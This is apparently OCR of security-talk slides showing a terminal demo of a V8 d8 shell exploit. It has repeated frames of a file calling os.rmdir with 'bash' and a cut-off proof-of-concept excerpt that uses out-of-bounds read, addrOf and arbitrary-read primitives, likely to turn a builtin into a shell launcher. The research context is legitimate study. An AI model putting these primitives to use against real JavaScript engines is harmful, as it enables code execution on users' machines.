
Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>


Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>
hqh5357@I4-GL-HQH5357-2:~/demo$


Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>
hqh5357@I4-GL-HQH5357-2:~/demo$ cat os-rmdir.js


Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>
hqh5357@I4-GL-HQH5357-2:~/demo$ cat os-rmdir.js
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$


Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>
hqh5357@I4-GL-HQH5357-2:~/demo$ cat os-rmdir.js
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 os-rmdir.js

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>
hqh5357@I4-GL-HQH5357-2:~/demo$ cat os-rmdir.js
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 os-rmdir.js
os-rmdir.js:1: Error: rmdir() takes one or two arguments
os.rmdir("bash", ["--norc"]);
   ^
Error: rmdir() takes one or two arguments
    at os-rmdir.js:1:4
hqh5357@I4-GL-HQH5357-2:~/demo$

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>
hqh5357@I4-GL-HQH5357-2:~/demo$ cat os-rmdir.js
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 os-rmdir.js
os-rmdir.js:1: Error: rmdir() takes one or two arguments
os.rmdir("bash", ["--norc"]);
   ^
Error: rmdir() takes one or two arguments
    at os-rmdir.js:1:4
hqh5357@I4-GL-HQH5357-2:~/demo$ cat sub-poc.js

Demo

hqh5357@I4-GL-HQH5357-2: ~/demo


```
var addrs = oobRead();
var elementsAddr = ftoi32(addrs[1])[0];
if (elementsAddr == 0x800222d) {
  print("bad address, but it is OK");
  isBad = true;
}

//-----------------------------------------------------
var jsfunc = addrOf(os.rmdir);
console.log("JSF addr: " + jsfunc.toString(16));
var sfi = ftoi32(arbRead(jsfunc - 0x8 + 0xc))[0];
